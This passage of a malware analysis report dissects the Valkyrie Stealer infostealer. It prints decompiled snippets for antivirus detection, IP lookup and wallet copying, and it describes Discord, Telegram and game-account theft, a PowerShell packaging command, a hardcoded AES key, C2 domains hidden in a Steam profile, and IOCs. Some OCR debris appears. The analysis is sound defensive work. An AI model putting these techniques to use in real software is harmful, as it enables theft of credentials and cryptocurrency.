
```
do
{
  *v8 = v65.th32ProcessID;                      // Extract PID
  WideCharToMultiByte(0xFDE9u, 0, v65.szExeFile, -1, MultiByteStr, 256, 0, 0);// Extract EXE filename
  sub_7FF7C7A1D900(&v3[65 * v7 + 1], 256, MultiByteStr);// Copy process name into a1 array (PID & process name)
  v11 = v77;
  th32ProcessID = v65.th32ProcessID;
  do
  {
    --v11;
    v13 = th32ProcessID / 0xA;
    v14 = (4 * v13) + v13;
    *v11 = th32ProcessID % 0xA + 48;
    th32ProcessID = v13;
  }
```

Each process entry is then converted into a formatted string of the form:

```
 chrome.exe (PID: 1234)
explorer.exe (PID: 1952)
svchost.exe (PID: 456)
```

Detecting Antivirus

Valkyrie iterates through a hardcoded list of antivirus installation paths. For each entry, it checks whether the directory exists. If the path is present, the malware extracts and stores the corresponding **AV name** into output buffer



```
off_7FF7C7BB1000 dq offset aWindowsDefende
                                        ; DATA XREF: sub_7FF7C77BC5D0+16↑o
                                        ; "Windows Defender"
                dq offset aCProgramFilesW ; "C:\\Program Files\\Windows Defender"
                dq offset aKaspersky    ; "Kaspersky"
                dq offset aCProgramFilesX_0 ; "C:\\Program Files (x86)\\Kaspersky Lab"
                dq offset aAvast        ; "Avast"
                dq offset aCProgramFilesA ; "C:\\Program Files\\AVAST Software"
                dq offset aAvg          ; "AVG"
                dq offset aCProgramFilesA_0 ; "C:\\Program Files\\AVG"
                dq offset aBitdefender  ; "BitDefender"
                dq offset aCProgramFilesB ; "C:\\Program Files\\Bitdefender"
                dq offset aEsetNod32    ; "ESET NOD32"
                dq offset aCProgramFilesE ; "C:\\Program Files\\ESET"
                dq offset aMalwarebytes ; "Malwarebytes"
                dq offset aCProgramFilesM ; "C:\\Program Files\\Malwarebytes"
                dq offset aNorton       ; "Norton"
                dq offset aCProgramFilesN ; "C:\\Program Files\\Norton"
                dq offset aMcafee       ; "McAfee"
                dq offset aCProgramFilesM_0 ; "C:\\Program Files\\McAfee"
                dq offset aAvira        ; "Avira"
                dq offset aCProgramFilesX_1 ; "C:\\Program Files (x86)\\Avira"
                dq offset aTrendmicro   ; "TrendMicro"
                dq offset aCProgramFilesT_0 ; "C:\\Program Files\\Trend Micro"
                dq offset aSophos       ; "Sophos"
                dq offset aCProgramFilesS ; "C:\\Program Files\\Sophos"
                dq offset aPanda        ; "Panda"
                dq offset aCProgramFilesP ; "C:\\Program Files\\Panda Security"
                dq offset aFSecure      ; "F-Secure"
                dq offset aCProgramFilesF ; "C:\\Program Files\\F-Secure"
```

```
1  DWORD __fastcall mw_DetectInstalledAntivirus(__int64 a1, int *a2)
2  {
3    unsigned int v2; // edi
4    const char **v3; // rbx
5    DWORD result; // eax
6
7    v2 = 0;
8    v3 = off_7FF7C7BB1000;                      // AV Paths
9    *a2 = 0;
10   do
11   {
12     result = GetFileAttributesA(v3[1]);
13     if ( result != -1 && (result & 0x10) != 0 )
14     {
15       result = strncpy((a1 + (*a2 << 7)), *v3, 0x7Fu);
16       ++*a2;
17     }
18     ++v2;
19     v3 += 2;
20   }
21   while ( v2 < 0x1D );
22   return result;
23 }
```

Network Information Collection

Valkyrie retrieves the victim's public IP and network metadata by sending an HTTPS GET request to https://ipwhois.app/json/. The returned JSON response is parsed and stored inside the malware's final report under the "network" field. If an "ip" field is present, the malware logs the victim's public IP address and includes this data in the exfiltrated profile.

```
v25 = 1;
v2 = WinHttpOpen(pszAgentW, 0, 0, 0, 0);      // pszAgentW = WinHTTP Example/1.0
v3 = v2;
v26 = v2;
if ( v2 )
{
  v4 = WinHttpConnect(v2, pswzServerName, 0x1BBu, 0);// pswzServerName = ipwhois.app
  hInternet = v4;
  if ( v4 )
  {
    v5 = WinHttpOpenRequest(v4, param_GET, pwszObjectName, 0, 0, 0, 0x800000u);// pwszObjectName = /json/
    v6 = v5;
    if ( v5 )
    {
      v7 = WinHttpSendRequest(v5, 0, 0, 0, 0, 0, 0);
      if ( v7 )
        v7 = WinHttpReceiveResponse(v6, 0);
      Src = 0;
      si128 = _mm_load_si128(&xmmword_7FF7C7A5FE20);
      LOBYTE(Src) = 0;
      if ( v7 )
      {
        dwNumberOfBytesAvailable = 0;
        dwNumberOfBytesRead = 0;
        do
        {
          if ( !WinHttpQueryDataAvailable(v6, &dwNumberOfBytesAvailable) )
            break;
          v8 = dwNumberOfBytesAvailable;
```

Discord and Telegram Theft

Valkyrie Stealer searches for and extracts Discord session data from all common locations. It targets both the standalone Discord applications and the browser-based Discord sessions stored inside Chromium-based browsers.

Targeted Clients:

- Discord (Stable)
- Discord Canary
- Discord PTB (Public Test Build)
- Chrome – Discord web sessions
- Edge – Discord web sessions
- Brave – Discord web sessions

Valkyrie iterates over all extracted Discord tokens and validates each one through the official users/@me API endpoint. For every token that resolves to a real Discord profile, the stealer builds a structured object containing the victim's username, discriminator, user ID, email, phone, and token.

It searches all known Telegram Desktop installation paths:

- %USERPROFILE%\AppData\Local\Telegram Desktop\tdata
- C:\Program Files\Telegram Desktop\tdata
- C:\Program Files (x86)\Telegram Desktop\tdata
- %USERPROFILE%\AppData\Roaming\Telegram Desktop\tdata


Inside tdata, the malware copies everything **except**:

- "emoji"
- user_data
- user_data#2
- user_data#3
- user_data#4
- user_data#5

Everything else is copied recursively to %TEMP%\Valkyrie\Apps\Telegram\

Game Account & Configuration Theft

Valkyrie includes a function for stealing game accounts and configuration files. The malware contains a hard-coded table at **off_7FF7C7BB5B60**, which defines every supported game, its installation path, and the files to steal.



Targeted Games & Clients:

- Minecraft Java
- Lunar Client
- Epic Games
- net
- Badlion
- League of Legends
- Valorant
- Steam
- Growtopia
- Ubisoft Connect
- Rockstar Social Club
- GOG Galaxy
- EA Desktop
- Counter-Strike 2
- Fortnite
- Apex Legends
- Dota 2
- GTA V
- Rainbow Six Siege
- Overwatch
- PUBG
- Rocket League
- Path of Exile
- Terraria

The files are copied to %TEMP%\Valkyrie\Games\<GameName>\

Wallets Theft


Valkyrie locates cryptocurrency wallets across browsers and desktop installations, copies the entire wallet directory to %TEMP%\Valkyrie\Wallets\ and record the wallet names into the JSON output. The entire wallet-stealing routine runs under a 31-second timeout, after which the malware stops the operation.

```
v19 = 192LL * k;
v20 = &aNkbihfbeogaeao[v19];            // nkbihfbeogaeaoehlefnkodbefgpgknn
v21 = &aMetamaskChrome[v19];            // MetaMask (Chrome)
swprintf(FileName, 0x400u, "%s\\%s", v61, &aNkbihfbeogaeao[v19]);// nkbihfbeogaeaoehlefnkodbefgpgknn
v22 = GetFileAttributesA(FileName);
if ( v22 == -1 || (v22 & 0x10) == 0 )
  goto LABEL_26;
v23 = sub_7FF7C777CD00(&qword_7FF7C7BBFC20, aWalletsFound);
v24 = sub_7FF7C777CD00(v23, v21);
v25 = sub_7FF7C777CD00(v24, asc_7FF7C7A5AA6C);
v26 = sub_7FF7C777CD00(v25, v10);
v27 = sub_7FF7C777CD00(v26, asc_7FF7C7A59688);
v28 = sub_7FF7C77D7A30(v27 + *(*v27 + 4), 0xAu);
sub_7FF7C77CF1A0(v27, v28);
sub_7FF7C77C4DA0(v27);
swprintf(v68, 0x400u, "%s\\Wallets\\%s_%s_%s", PathName, v10, v21, v20);
sub_7FF7C77BDA80(v68);
sub_7FF7C77BC8D0(FileName, v68, 3000);  // Copy wallet folder
sub_7FF7C7A1D900(Buffer, 256, v21);
```

Targeted wallets:

- **MetaMask** (Browser-based Chrome)
- **Exodus** (desktop)
- **Atomic Wallet** (desktop)
- **Electrum** (desktop)

Valkyrie's binary also contains many additional wallet-related identifiers and extension IDs, but **these entries are never referenced**.
They appear in the .rdata section but have **no XREFs**, meaning that this sample never attempts to scan or steal them.



ZIP Compression & Encryption

Valkyrie prepares all harvested data for exfiltration by packaging it into a single ZIP archive. it uses a primary-and-fallback compression system, first attempting Minizip, then falling back to a PowerShell-based compressor if the first method failed.

Minizip Compression

Valkyrie pack all harvested data into the final archive named Valkyrie.zip. The function enumerates all stolen directories, before adding a file, it execludes:

- Filename contains ".tmp" or ".lock"
- Filename contains the tilde (~) character
- File with size <= **20,971,519 bytes**, ~21 MB

Compression runs inside a worker thread while the main thread enforces a 60 seconds timeout and monitors progress. Skipped files, added files, and errors are logged for the operator.

Then it subtract how long Method 1 took from the global packaging time budget (60 seconds), If less than 50% time remains it skips Method 2 entirely.

PowerShell Compression

If **Minizip Compression** fails and enough time remains, the malware tries PowerShell-based ZIP compressor by Building a PowerShell command:

```
 powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "& {

$ErrorActionPreference='Stop';

$source='C:\Users\admin\AppData\Local\Temp\Valkyrie';

$dest='C:\Users\admin\AppData\Local\Temp\Valkyrie.zip';

if(Test-Path $dest){Remove-Item $dest -Force};

Add-Type -A 'System.IO.Compression.FileSystem';

[IO.Compression.ZipFile]::CreateFromDirectory($source,$dest,[IO.Compression.CompressionLevel]::Fastest,$false)

}"
```

Then Valkyrie executes it via **CreateProcessW** with a 30-second timeout and then verifies the resulting archive.

Valkyrie encrypts the final payload using its AES-GCM encryption routine. It first loads a hardcoded 32-byte key (80KyVLYNmTsjgfKq6oGoRybt8aw5hMYZ), creates an AES encryption context, and generates a 12-byte IV. The stolen data is then fed into the AES-GCM routine, which produces the encrypted output (ciphertext), along with an authentication tag. The final blob consists of the IV, the ciphertext and the tag.

Exfiltration


For data exfiltration, Valkyrie Stealer relies on **two Command-and-Control (C2) servers** arranged in a primary–fallback configuration.

To obtain the **primary C2 domain**, Valkyrie sends an **HTTP GET** request to the following Steam profile:

https://steamcommunity[.]com/profiles/76561199515014094/

Once the HTML content is retrieved, the malware extracts the username by using regex:

```
<span\s+class=["',27h,']actual_persona_name["',27h,']>(.*?)</span>
```



The extracted value is **not an actual username**, but an **encrypted token**. Valkyrie decrypts this token to obtain the real primary C2 domain: lylred[.]space

If the Steam profile cannot be reached, Valkyrie falls back to a **secondary C2 domain**: thenewflights[.]xyz

The stealer sends the data to the C2 using an HTTP POST request to /api/log (the endpoint used for exfiltration) including a 32-byte key in the X-API-Key header, and IV, the authentication tag IV, encrypted blob and a data_json field containing host reconnaissance profile.

Conclusion

Valkyrie Stealer is a C++ infostealer that targets Chromium-based browsers, Discord variants, Telegram, cryptocurrency wallets, and a wide range of games and clients data. It also collects detailed system information including hardware, OS version, disk and RAM details, network data, and installed AV products.

Valkyrie use Themida for protection, a ChaCha20-encrypted payload, reflective DLL loading, embedded SQLite, named-pipe IPC, AES-GCM data encryption, and multi-stage ZIP packaging. Its anti-VM subsystem combining signature matching, hardware checks, environment heuristics, blacklist lookups, and watchdog timers.

IOCs

```
 Valkyrie Stealer: 1e46af3ca215225eb82217aed0028cb46ac97fb5631fac9a96a1aa68cd9ce9d1
Payload: 5ddcf2c1bed21ccf60a5c9a42aafad7fd1e9596fee8f50bfa82b9d6ba23abb7e
lylred[.]space/api/log
thenewflights[.]xyz/api/log
https[:]//steamcommunity[.]com/profiles/76561199515014094/
https://raw.githubusercontent.com/Lawxsz/vm-blacklist/main/mac.txt
https://raw.githubusercontent.com/Lawxsz/vm-blacklist/main/ips.txt
https://raw.githubusercontent.com/Lawxsz/vm-blacklist/main/hwid.txt
```

Table of Contents
